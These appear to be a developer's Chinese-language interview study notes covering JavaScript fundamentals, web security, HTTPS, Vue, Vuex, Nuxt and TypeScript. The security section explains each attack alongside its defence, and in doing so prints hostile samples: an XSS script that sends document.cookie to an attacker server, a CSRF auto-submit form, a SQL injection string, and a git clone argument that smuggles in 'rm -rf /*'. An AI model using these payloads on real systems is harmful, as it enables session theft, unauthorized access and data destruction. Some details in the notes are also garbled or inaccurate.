1. 原生js方面

1.什么是闭包：闭包是能够访问另一个函数作用域的函数，一般是在函数内部返回一个函数，返回的函数引用外部函数的变量，形成闭包

2.Js原型连：

每个函数都有一个prototype属性，当new一个对象的时候每个对象都会继承prototype里面的属性，每个实例里面有一个\_\_proto\_\_ 属性指向prototype，函数构造函数指向

Person === Person.prototype.constructor

在查找属性的时候会先查找实例上面的属性，在查找原型链上面的属性

原型链继承：

function inherits(Child, Parent) {

var F = function () {};

F.prototype = Parent.prototype;

Child.prototype = new F();

Child.prototype.constructor = Child;

}

1. js判断数组

Array.isArray

arr instanceof Array

arr.\_\_proto\_\_ == Array.prototype

arr.\_\_proto\_\_ == Array

1. 浏览器方面
2. 重排重绘：在浏览器中改变几何属性就会触发重新构建渲染树（先触发重排：负责几何属性的更新，在触发重绘：负责样式更新）

几何属性的更新：

1. 添加删除元素
2. 元素位置改变
3. 元素尺寸改变
4. 元素内容改变
5. 页面渲染器初始化
6. 浏览器窗口大小发生改变

优化：

1. 多次css修改合并为 一次修改
2. 改用class类更新样式
3. 隐藏元素，修改后，再显示元素
4. 将元素保存在fragment中再插入替换
5. 安全问题
6. xss ：如果网页可以运行外部输入的脚本，黑客会运行一个自己的脚本例如

<scritp src=’....index.js’></script> (http://locahost:8080?from=<scritp src=’....index.js’></script> 可以把这个连接搞成短链形式欺骗用户) index.js 里面：

var image = new Image(); image.src=’http://loadhost:4000/img?c=’+document.cookie,发送一个请求到黑客服务器，可以用nodejs和中间件取得cookie，然后黑客就去目标网站直接在浏览器里面输入document.cookie=cookir 就可以完全模拟用户登录了

还有一个可能是在评论里面注入例如：发表一个评论：我来了<scritp src=’....index.js’></script>

所有登录这个网站看到这个评论的人的cookie信息会被窃取

防范措施：

1.一般来说这种攻击框架层面上就已经有防范了。

2.ctx.set(“X-XSS-Protection”,0),浏览器自动拦截3. ctx.set('Content-Security-Policy', "default-src 'self'") 只加载本站的脚本。

1. 通过写函数转换< > & 等符号。
2. 通过xss库转换 var xss = require(‘xss’); var html = xss(“<h1></h1><script>\*\*\*\*\*</script>”)
3. 设置httpOnly:true,表示不能通过控制台修改cookie app.use(session({httpOnly:true}, app)); 另外一种设置方式

Response.addHeader(“set-cookie”,”uid-112;path=/ HttpOnly”)

1. csrf 跨站伪造请求，意思是在a网站没有退出的情况下，b网站利用<form name="form" action="http://localhost:3000/updateText" method="post" target=“csrf”> 添加评论: <input type="text" name="text" value="CSRF评论。。" /> </form> 然后提交 document.querySelector('form').submit(); 这里action请求就会带上cookie请求成功

防范：1可以用 头信息里的 referer（请求来源），但是这个方案不太爱完美2.验证码方式

1. 点击劫持，黑客通过在自己的网站上加上目标网站的iframe连接，经过精确定位控制目标网站的按钮在诱导按钮上面。隐藏iframe，点击诱导按钮就点击了目标网站的功能了

防范：中间键中加载 ctx.set('X-FRAME-OPTIONS', 'DENY')

app.use(async (ctx, next) => {

await next()

ctx.set('X-FRAME-OPTIONS', 'DENY')

})

1. sql注入：

// 填⼊特殊密码

1'or'1'='1

// 拼接后的SQL

SELECT \*

FROM test.user

WHERE username = 'laowang'

AND password = '1'or'1'='1'

这样就可以不用密码也登录了

防范：一般调用封装好的方法：query(‘SELECT \* FROM WHERE ID=?’,PASSWORD)

1. OS 攻击 一般执行shell 命令的时候有可能

例如执行下面这个exe(‘ git clone [http://\*\*\*](http://***) && rm -rf && /’)

6.

DNS劫持

顾名思义，DNS服务器(DNS解析各个步骤)被篡改，修改了域名解析的结果，使得访问到的不是预期

防范：升级https、

7.DDOS 攻击 分布式拒绝访问攻击

DDOS 不是⼀种攻击，⽽是⼀⼤类攻击的总称。它有⼏⼗种类型，新的攻击⽅法还在不断发明出来。

⽹站运⾏的各个环节，都可以是攻击⽬标。只要把⼀个环节攻破，使得整个流程跑不起来，就达到了

瘫痪服务的⽬的。

其中，⽐较常⻅的⼀种攻击是 cc 攻击。它就是简单粗暴地送来⼤量正常的请求，超出服务器的最⼤承

受量，导致宕机。我遭遇的就是 cc 攻击，最多的时候全世界⼤概20多个 IP 地址轮流发出请求，每个

地址的请求量在每秒200次~300次。我看访问⽇志的时候，就觉得那些请求像洪⽔⼀样涌来，⼀眨眼

就是⼀⼤堆，⼏分钟的时间，⽇志⽂件的体积就⼤了100MB。说实话，这只能算⼩攻击，但是我的个

⼈⽹站没有任何防护，服务器还是跟其他⼈共享的，这种流量⼀来⽴刻就下线了。

防御⼿段

// 以 Node.js 为例，假如在接⼝中需要从 github 下载⽤户指定的 repo

const exec = require('mz/child\_process').exec;

let params = {/\* ⽤户输⼊的参数 \*/};

exec(`git clone ${params.repo} /some/path`);

https://github.com/xx/xx.git && rm -rf /\* &&

- 备份⽹站

备份⽹站不⼀定是全功能的，如果能做到全静态浏览，就能满⾜需求。最低限度应该可以显示公

告，告诉⽤户，⽹站出了问题，正在全⼒抢修。

- HTTP 请求的拦截

硬件 服务器 防⽕墙

- 带宽扩容 + CDN

以上的配置项目可以用一个插件配置：

const helmet = require('koa-helmet')

app.use(helmet())

8.md5sh1加密写法：

const crypto = require('crypto')

const hash = (type, str) => crypto.createHash(type).update(str).digest('hex')

const md5 = str => hash('md5',str)

const sha1 = str => hash('sha1',str)

const encryptPassword = (salt, password) => md5(salt + 'abced@#4@%#$7' + password)

const psw = '11111'

console.log('md5', md5(psw))

console.log('sha1', sha1(psw))

module.exports = encryptPassword

注意加盐salt 和中间字段 提高安全性

1. 人机验证：验证码

const express = require('express');

const { createCanvas, loadImage } = require('canvas');//用canvas画图，最后最后返回两张图片

const path = require('path');

const app = express();

app.use(express.static(\_\_dirname + '/'))

function Canvas() {

console.log(...arguments)

return createCanvas(...arguments)

}

// 背景图片的宽可以传参设置，默认值是320 \* 180，小拼图默认是60 \* 45

app.get('/drag\_captcha', async (req, res) => {

const { bgWidth: width } = req.query;

const bgWidth = parseInt(width) || 320;

const bgHeight = (width && parseInt(width \* 180 / 320)) || 180;

const dragPicWidth = 60;

const dragPicHeight = 45;

const index = Math.floor(Math.random() \* 13);

const positionX = Math.floor(Math.random() \* (bgWidth - dragPicWidth - 10) + 11); // 空白拼图的定位X

const positionY = Math.floor(Math.random() \* (bgHeight - dragPicHeight - 10) + 11);

const bgCanvas = new Canvas(bgWidth, bgHeight);

const dragCanvas = new Canvas(dragPicWidth, dragPicHeight);

const background = bgCanvas.getContext('2d');

const dragPic = dragCanvas.getContext('2d');

const image = await loadImage('bg.jpg')

background.drawImage(image, 0, 0, 320, 180, 0, 0, bgWidth, bgHeight);

dragPic.drawImage(bgCanvas, positionX, positionY, dragPicWidth, dragPicHeight, 0, 0,

dragPicWidth, dragPicHeight);

background.clearRect(positionX, positionY, dragPicWidth, dragPicHeight);//挖图

if (req.session) {//位置保全在session

req.session.dragCaptcha = {

positionX,

positionY

};

}

res.send({ bgCanvas: bgCanvas.toDataURL(), dragCanvas: dragCanvas.toDataURL() });

});

1. http是用明文传输的所以不太安全，现在全球都在向https转译

https有三个优点1.保密2.完整3.真实


https= http+ssl

ssl:对称秘钥和不对称秘钥


对称加密是加密解密两个秘钥都是一样的，缺点是很容易被破解

不对称加密在加密过程中产生一对秘钥，公钥和私钥，公钥负责加密，私钥负责解密，缺点是加密过程非常消耗资源，不能作为大数据传输

Ssh验证过程git的登录过程





申请证书:在阿里云直接申请证书 申请，放到nginx中



一般情况下把公钥放到服务器的.ssh 目录下面的authorized\_keys文件夹中。如果是阿里云的服务器可以在创建的过程中上传公钥，会自动放到系统中的authorized\_keys中

https验证过程：





1. 无头浏览器技术

Pupperter 可以用于爬虫

1. 设计模式：
2. 性能问题
3. js统计页面加载时间

window.onload = function () {

    var loadTime = window.performance.timing.domContentLoadedEventEnd-window.performance.timing.navigationStart;

    console.log('Page load time is '+ loadTime);

}

五：vue课程

1. 官方组件应用名字规范是，首字母大写，后面每个单词首字母大写，用的时候首字母小写，单词小写，单词间连接用-

例如：import HelloWorld from “./componnets/helloword.js”

应用<hello-word></hello-word>

2.属性展开符号：复制一个对象的{...item}

3.input type=”checkbox” v-model=”active” 绑定是否选中

4.props里面是对象或者是数组的话，组件里面改是没有问题的，但是不太建议这样做

一般情况下是通过父亲组件来删除

1. vue里面删除数组里面的某一项arr.splice(index,1)
2. 组件化，一切皆组件
3. Elementui：
4. 可以用vue add element 在已经有的项目上面添加ui库
5. element按需加载：

Import Vue from ‘vue’

Import {Button} from ‘element-ui’

Vue.use(Button)

1. 组件化：编写自己的组件

v-model的实现方式

<template>

<div>

<input :type="type" :value="value" @input="onInput">

</div>

</template>

<script>

export default {

props:{

value:{

type:String,

default:''

},

type:{

type:String,

default:'text'

}

},

methods: {

onInput(e) {

let value = e.target.value;

this.$emit('input',value);

this.$parent.$emit('validate')

}

},

}

</script>

<k-input :value=”value” @input=”value=arguments[0]”></k-input>

相当于v-model

1. vue中的跨组件传输数据通常用provide 和 inject

在父组件的data同级下写：

provide(){

return {

val:’this is a val’

}

}

子组件在data同级中

inject:[‘val’]

1. 子组件发送事件可以用this.$parent.$emit(“name”)

在父组件中通过this.$on(‘name’)接收

、

1. router 路由：

vue add router

Src/router.js 下面:

Import Vue from ‘vue’

Import router from ‘vue-router’

Vue.use(router)

Import home from ‘./views/home.vue’

Export default new Router({

Routers:[

Path:’/’,

Name:’home’,

Component:Home,

]

})

挂载：

Import router from ‘./router’

New vue({

Router,

Render:H=>H(APP)

})

1. <router-view></router-view> 是一个非常重要的组件

匹配路由的组件会放到这个占位符上面渲染

1. history模式对于seo比较有利

Export default new Router({

Mode:”history”,

Routers:[

Path:’/’,

Name:’home’,

Component:Home,

]

})

1. <router-link to=’/a’></router-link> router-link相当于a用于跳转

To关键属性一定要有。

另个的用法:<router-link :to=”{name:’pageA’}”></router-link>

1. 动态路由传参

Export default new Router({

Mode:”history”,

Routers:[

Props:true,

Path:’/b/:id’,

Name:’home’,

Component:Home,

]

})

获取参数：

<http://localhost/b/123?Name=zhanghsng>

Props:[‘ids’],//路由上配置了 Props:true,，就可以仔组件中props中得到

Created(){

Console.log(this.$router.params.id)//123

Console.log(this.$router.query.name)//zhangshang

}

1. 嵌套路由：

Export default new Router({

Mode:”history”,

Routers:[

Props:true,

Path:’/b/:id’,

Name:’home’,

Component:Home,

Children:[

{

Path:’test’,

Component:test

}

]

]

})

这个情况需要在home中加上<router-view></router-view>成为二级路由

1. 两个<router-view>的情况下

<router-view></router-view>

<router-view name=”a”></router-view>

Routes:[

{

Path:’/home’,

Compontents:{

Default:home,//渲染在第一

A:list//渲染第二个

}

}

]

1. 全局守卫,Router=new Router({})

//注意要执行next

Router.beforeEach((to,from,next)=>{

//判断如果没有登录可以在这个地方跳转

//next(‘/login’)

})

//注意要执行next

Router.beforeResolve((to,from,next)=>{

//就是执行时间比routerEach慢一点其他的一样

Next()

})

//这个可以不用next

Router.afterEach((to,from,next)=>{

Next()

})

1. 路由里部守卫

Export default new Router({

Routers:[

Props:true,

Path:’/b/:id’,

Name:’home’,

beforeEnter(to,from,next){

//在beforeEach之后，beforeResolve之前执行

Next()

},

Component:Home,

Children:[

{

Path:’test’,

Component:test

}

]

]

})

1. 组件内部守卫

Export default {

beforeRouteEnter(to,from,next){

Next()

},

beforeRouteUpdate(to,from,next){

Next()

},

beforeRouteLeave(to,from,next){

Next()

}

}

一次路由过程的具体的执行顺序是beforeEach beforeEnter beforeRouteEnter beforeResolve afterEach

1. 异步组件按需加载(首页除外)

Export default new Router({

Routers:[

Path:’/b/:id’,

Name:’home’,

Component:()=>import(‘./views/page.vue’)

]

})

1. Vuex

Store.js里面：

Import vue from ‘vue’

Import vuex from ‘vuex’

Vue.use(vuex)

Export default new Vuex.Store({

State:{

Count:1

},

Mutations:{

Add(state){

State.count++

}

},

Actions:{

Add({commit}){

Commit(“add”)

}

}

})

//触发 this.$store.commit(“name”)//触发Mutations

//触发 this.$store.dispath(“name”)//触发actions

//导入

Import store from ‘./store’

New Vue({

Store,//赋值

Render:h=>h(app)

})

1. Import {mapActions} from ‘vuex’

Export default {

Methods:{

...mapActions([‘add’])

}

}

1. vuex多文件Modules

Import cfrom ‘./module1’

Import module2 from ‘./module2’

Export default new Vuex.store({

Modules:{

Module1:module1,

Module2:module2,

}

})

//注意module1和module2要加上字段namespaced：true

1. vuex的原理：
2. 在vue.use(Vuex)的时候调用vuex中的install方法，执行代码：

Vue.mixin({

beforeCreate() {//所有组件的beforeCreate钩子都会执行这个

if (this.$options && this.$options.store) {

//找到根组件 main 上面挂一个$store

this.$store = this.$options.store

// console.log(this.$store);

} else {

//非根组件指向其父组件的$store

this.$store = this.$parent && this.$parent.$store

}

}

})

可见，store注入 vue的实例组件的方式，是通过vue的 mixin机制，借助vue组件的生命周期 钩子 beforeCreate 完成的。即 每个vue组件实例化过程中，会在 beforeCreate 钩子前调用 vuexInit 方法，在组件中添加了$store变量，然后：

// store.\_vm.\_data.$$state = store.state

store.\_vm = new Vue({

data: {

$$state: state

},

computed

})

添加一个对象，把$store.state变成一个vue对象，现实全局的响应

1. Vue3.0新特性：
2. 体积减少到10k
3. Object.defineProperty -> Proxy，proxy不需要对原始对象做太多操作，减少复杂度，增加可维护性

例子：

var target = {

name: 'poetries'

};

var logHandler = {

get: function(target, key) {

console.log(`${key} 被读取`);

return target[key];

},

set: function(target, key, value) {

console.log(`${key} 被设置为 ${value}`);

target[key] = value;

}

}

var targetWithLog = new Proxy(target, logHandler);

targetWithLog.name; // 控制台输出：name 被读取

targetWithLog.name = 'others'; // 控制台输出：name 被设置为 others

console.log(target.name); // 控制台输出: others

3.更换成typescript来编写

1. Vue.$nextTick原理：

通常nextTick用于数据赋值后，又想立刻取到dom更新的

属于微任务更新的，但是有兼容问题，会降级到宏任务setTimeout中

降级顺序：Promise > MutationObserver > setImmediate > setTimeout

1. MVVM 是Model-View-ViewModel 的缩写，Model 层代表数据模型，也可以在Model中定义数据修改和操作的业务逻辑；View 代表UI 组件，它负责将数据模型转化成UI 展现出来，ViewModel 是一个同步View 和 Model的对象
2. vue双向绑定对数组的拦截：

let obarr = []

const arrayProto = Array.prototype

const arrayMethods = Object.create(arrayProto)

Object.defineProperty(arrayMethods,'push',{

value:function mutator(){

//缓存原生方法，之后调用

const original = arrayProto['push']

let args = Array.from(arguments)

original.apply(this,args)

console.log(obarr)

}

})

obarr.\_\_proto\_\_ = arrayMethods;

1. 选择一个合适的ui库

有一下几个要点：

1. 维护团队
2. 迭代更新
3. Github
4. 测试覆盖率
5. 优点
6. 缺点
7. 搭建vue项目0到1
8. vue-cli3 创建项目
9. Vue add router
10. Vue add vuex
11. 添加 ui库引用

5.如果路由需要做登录的验证：

可以在router里面添加标记

{

Path:’/about.vue’,

Name:’about’,

Meta:{

Auth:true//表示需要验证

}

}

1. 在router.js里面写全局路由守卫

Router.beforeEach((to,from,next)=>{

If(to.meta.auth){

Const token = localStorage.getItem(‘token’)//令牌存在本地肯定不安全

//但是前端本来就没有绝对安全的策略，只能通过后端减少token的生效时间来预防

If(token){

Next()

}else{

Next({

Path:”/login”,

Query:{ redirect:to.path }

})

}

}else{

Next()

}

})

跳到login.vue:

//登录提交

this.$store

.dispatch("login", this.model)

.then(code => {

if (code) {

// 登录成功重定向到登录前页面

const path = this.$route.query.redirect || "/";

this.$router.push(path);

}

})

.catch(error => {

// 有错误发生或者登录失败

const toast = this.$createToast({

time: 2000,

txt: error.message || error.response.data.message || "登录失败",

type: "error"

});

toast.show();

});

//调用store方法

import Vue from "vue";

import Vuex from "vuex";

import us from "./service/user";

Vue.use(Vuex);

export default new Vuex.Store({

state: {

isLogin: localStorage.getItem('token') ? true : false

},

mutations: {

setLoginState(state, b) {

state.isLogin = b;

}

},

actions: {

login({ commit }, user) {

// 登录请求

return us.login(user).then(res => {

const { code, token } = res.data;

if (code) {

// 登录成功 变更状态记录token

commit("setLoginState", true);

localStorage.setItem("token", token);

}

return code;

});

}

}

});

//给每个请求加上token，用于后端判断

Interceptor.js:

// 用于拦截请求和响应

const axios = require('axios')

export default function(vm){

// 设置请求拦截器

axios.interceptors.request.use(config => {

// 获取token

const token = localStorage.getItem('token')

if (token) { // 如果存在令牌这添加token请求头

config.headers.Authorization = 'Bearer ' + token;

}

return config;

})

// 响应拦截器

// 参数1表示成功响应

// 这里只关心失败响应

axios.interceptors.response.use(null, err => {

if (err.response.status === 401) { // 没有登录或者令牌过期

// 清空vuex和localstorage

vm.$store.dispatch("logout");

// 跳转login

vm.$router.push("/login");

}

return Promise.reject(err);

});

}

import interceptor from './interceptor'

const app = new Vue({

router,

store,

render: h => h(App)

}).$mount('#app')

// 执行拦截器初始化

interceptor(app);

1. bearer token 规范

在header头中加入Authorization:Bearer <token>

//登录成功放回令牌：jwt.sign，请求接口检验token ：jwtAuth

后端代码：

const Koa = require("koa");

const Router = require("koa-router");

// 生成令牌、验证令牌

const jwt = require("jsonwebtoken");

const jwtAuth = require("koa-jwt");

// 生成数字签名的秘钥

const secret = "it's a secret";

const app = new Koa();

const router = new Router();

router.get("/api/login", async ctx => {

const { username, passwd } = ctx.query;

console.log(username, passwd);

if (username == "kaikeba" && passwd == "123") {

// 生成令牌

const token = jwt.sign(

{

data: { name: "kaikeba" }, // 用户信息数据

exp: Math.floor(Date.now() / 1000) + 60 \* 60 // 过期时间

},

secret

);

ctx.body = { code: 1, token };

} else {

ctx.status = 401;

ctx.body = { code: 0, message: "用户名或者密码错误" };

}

});

router.get(

"/api/userinfo",

jwtAuth({ secret }),

async ctx => {

ctx.body = { code: 1, data: { name: "jerry", age: 20 } };

}

);

app.use(router.routes());

app.listen(3000);

1. 首页做切换的时候

一般的做法是

<transition name =”route-move”>

<router-view class=’child-view’ />

</transition>

<tab-bar></tab-bar>

Tab-bar 改变设置路由

1. 搭建完成基本框架之后就就可以写模块了以goods模块为例
2. 新建一个service文件夹，新建一个goods.js文件

import axios from 'axios'

export default {

getGoodsInfo(){

return axios.get('/api/goods')

.then(res=>{

const {code, data: goodsInfo, slider, keys} = res.data;

// 数据处理

if (code) {

return {goodsInfo, slider, keys}

} else {

return null;

}

})

}

}

1. store文件夹下面新建一个goods.js文件

import gs from "@/service/goods";

export default {

state: {

slider: [],

keys: [],

goodsInfo: {}

},

mutations: {

setGoodsInfo(state, { slider, keys, goodsInfo }) {

state.slider = slider;

state.keys = keys;

state.goodsInfo = goodsInfo;

}

},

getters: { // 添加一个goods属性，转换对象形式为数组形式便于循环渲染

goods: state => {

return state.keys

.map(key => state.goodsInfo[key])

.reduce((prev, next) => prev.concat(next), []);

}

},

actions: {

getGoods({ state, commit }) {

if (!state.keys.length) {

// 没有数据采去获取

gs.getGoodsInfo().then(goodsInfo => {

commit('setGoodsInfo', goodsInfo)

})

}

}

}

};

1. 在调用页面：

import { mapState, mapActions, mapGetters } from "vuex";

Creaded(){

This.getGoods();

}

//前面的goods是命名空间

Computed:{

...mapState(‘goods’,{slider:state=>{state.goods.slider}}),

...mapGetters(‘goods’,[‘goods’])

}，

Methods：{

...mapAction(‘good’,[‘getGoods’])

}

就可以用store数据了

1. vue动画
2. 用<transition name=”route-forward”>

<router-view class=”child-view”></router-view>

</transition>

包含需要动画的模块

1. class定义

//进场前

.route-forward-enter {

transform: translate3d(-100%, 0, 0);

}

/\* 出场后 \*/

.route-forward-leave-to {

transform: translate3d(100%, 0, 0);

}

//中间激活状态 动画函数的执行方式在这个地方执行

.route-forward-enter-active,

.route-forward-leave-active,

{

transition: transform 0.3s;

}

.child-view { // 添加到每个页面上的样式，确保页面间不挤占位置

position: absolute;

left: 0;

top: 0;

width: 100%;

padding-bottom: 40px;

}

1. 让浏览器重绘的方法

Document.body.offsetHeight;

1. vue多实例组件创建方式

Import Vue from ‘vue’

Export default function(component,props){

Const instance = new Vue({

Render:h=>{

//这个是虚拟dom

Return h(component,{props})

}

}).$mount();

//生成dom 追加到body中

Document.body.appendChild(instance.$el)

Const comp = instance.$children[0];

Comp.remove = function(){//销毁

document.body.removeChild(instance.$el)

instance.$destroy();

}

Return comp

}

//调用：

import CartAnim from "@/components/CartAnim.vue";

const anim = this.$create(CartAnim, {

pos: { left: "45%", bottom: "16px" }

});

anim.start(el);

anim.$on("transitionend", anim.remove);//监听组件事件

1. Nuxt框架

npx create-nuxt-app abc 表示先安装脚手架子，并且每次运行先安装新版本

然后在创建项目abc

1. 项目中的assets文件夹是需要打包处理的图片，例如base64图片的处理
2. Static文件夹是放置不用处理的图片的
3. Nuxt目录下面的page下，新建一个文件就等于新建一个路由了

例如新建user.vue 就可以在浏览器里面输入http://localhost:3000/user

1. 导航用<nuxt-link to=’/users’></nuxt-link>
2. 文件夹users下面的index.vue，是user的路由，其他文字的vue文件就是user/\*\*路由
3. 判断是否是服务端渲染的api：process.server //为true是服务器，false为前端渲染
4. 动态路由\_id.vue就会生成user/:id这样的路由
5. 嵌套路由，如果有文件夹同名的vue文件，就会发生嵌套例如：user文件夹下面有

user.vue，那么user文件夹下面的文件都会成为子路由，user.vue中要放置<nuxt-child></nuxt-child> 就可以显示嵌套的子路由了，也可以该相关的布局页面

在layout下面新建user.vue:

<template>

<div>

<h1>这是一个标题</h1>

<nuxt />

</div>

</template>

然后在page/user.vue 指定布局页面

Export default {

Layout:’user’

Head：{//可以配置加载css和js文件

Title:’标题’//改变标题，

},

Async asyncData(){ //nuxt框架下取异步数据

Console.log(process.server)//这个可以判断是否是在服务器

Const users = await getUser()

Return {users} //最终会和data的数据合并

}

}

1. 前端跨域问题的配置：

在nuxt.config.js里面

Modules:[

‘@nuxtjs/axios’

],

Axios:{

Proxy:true

},

Proxy:{

‘/api/’:’http://localhost:3000’

}

异步取数据：

Async asyncData({params，$axios}){

Const data=await $axios.$get(‘/api/users/${params.id}’)

If(data.ok){

Return {user:data.user}

}

}

1. 路由拦截

nuxt.config.js：

plugins: ["@/plugins/element-ui", "@/plugins/router"],

在plugins下加入route.js文件

export default ({app}) => {

app.router.beforeEach((to,from,next)=>{

console.log('我要去：'+to.path);

next();

})

};

1. vuex：nuxt框架有store文件夹就自动启动vuex

在根目录下面加上index.js 代表没有命名空间的数据

export const state = () => ({

counter: 0

})

export const mutations = {

increment(state) {

state.counter++

}

}

在根目录下面加上user.js 代表user命名空间下面的数据

export const state = () => ({

list: []

});

export const mutations = {

set(state, list) {

state.list = list;

},

add(state, name) {

state.list.push({ name });

}

};

触发：this.$store.commit(‘user/set’)

1. vue typeScript特点：
2. 类型检查和类型注释
3. 泛型
4. 接口
5. 声明文件
6. 创建一个支持ts的vue项目
7. vue create vue-ts 选择项目
8. 自定义选项
9. 添加ts支持
10. 基于类组件
11. Eslint

语法：

1. Let title:string //类型注解，表示字符串类型
2. Let name =‘xx’ //这里不会报错，有类型推断
3. Let names:string[] //字符串的数组
4. let name ：Array<string> //字符串的数组
5. Let name :(string | number)[]//字符串和数字数组
6. Let list :any[] //任意类型数组
7. Function greeting(person:string):string{

}//参数和返回值的类型

1. function warn():viod{

}//没有返回值

//内置类型 ：string,number,boolean,viod,any,object

vue中ts 的class用法

import { Component, Prop, Vue, Emit,Watch } from "vue-property-decorator";

export default class Hello extends Vue {

Readonly foo:string=’foo’//只读属性

@Prop() private msg!:string=’name’//数字类型，必填，默认值name

@Prop() private obj:{foo:string} //带有foo属性的对象

Private features=[‘name1’,’name2’]//相当于data里面的数据
